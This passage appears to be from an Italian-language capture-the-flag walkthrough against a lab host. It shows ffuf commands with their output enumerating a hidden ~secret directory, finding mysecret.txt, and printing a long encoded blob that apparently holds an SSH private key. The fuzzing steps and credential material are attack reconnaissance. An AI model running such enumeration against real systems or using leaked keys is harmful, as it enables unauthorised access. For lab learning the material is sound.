


```
┌──(kali㉿kali)-[~]
└─$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.159/~FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.159/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 8ms]
:: Progress: [220560/220560] :: Job [1/1] :: 6451 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64




```
┌──(kali㉿kali)-[~]
└─$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.159/~secret/.FUZZ -e .txt,.conf,.http,.php,.backup -mc 200,301,302,401,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.159/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .txt .conf .http .php .backup
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302,401,500
________________________________________________

# Attribution-Share Alike 3.0 License. To view a copy of this .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 2ms]
# directory-list-2.3-medium.txt.backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# directory-list-2.3-medium.txt.conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# directory-list-2.3-medium.txt.http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# This work is licensed under the Creative Commons .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# This work is licensed under the Creative Commons .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 10ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# directory-list-2.3-medium.txt.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#.txt                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# This work is licensed under the Creative Commons .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
# This work is licensed under the Creative Commons .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
#.conf                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# This work is licensed under the Creative Commons .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
# Copyright 2007 James Fisher.conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Copyright 2007 James Fisher.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Copyright 2007 James Fisher.http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Copyright 2007 James Fisher.backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
#                       [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
```



```
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
#.php                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
# Priority ordered case sensative list, where entries were found .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# or send a letter to Creative Commons, 171 Second Street, .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# on atleast 2 different hosts [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# on atleast 2 different hosts.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# on atleast 2 different hosts.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# Suite 300, San Francisco, California, 94105, USA..txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Suite 300, San Francisco, California, 94105, USA..backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# on atleast 2 different hosts.http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
# Suite 300, San Francisco, California, 94105, USA..conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 10ms]
# Priority ordered case sensative list, where entries were found .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#                       [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
# Priority ordered case sensative list, where entries were found .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# on atleast 2 different hosts.conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 7ms]
#.backup                [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#.backup                [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.backup                [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 25ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 25ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# directory-list-2.3-medium.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
#.php                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#.conf                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#                       [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.txt                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.http                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.http                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.txt                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 23ms]
# Priority ordered case sensative list, where entries were found .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
#                       [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 40ms]
# or send a letter to Creative Commons, 171 Second Street, .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 35ms]
#.http                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.php                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.txt                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
# on atleast 2 different hosts.backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.php                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
# Priority ordered case sensative list, where entries were found .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
#.http                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
#.conf                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.conf                  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 22ms]
#.backup                [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 22ms]
# or send a letter to Creative Commons, 171 Second Street, .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 77ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 25ms]
:: Progress: [1323360/1323360] :: Job [1/1] :: 5263 req/sec :: Duration: [0:04:27] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$ 
```

1.5 Individuazione di file nascosti nella directory /~secret/.FUZZ


File sensibile scoperto: mysecret.txt



```
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
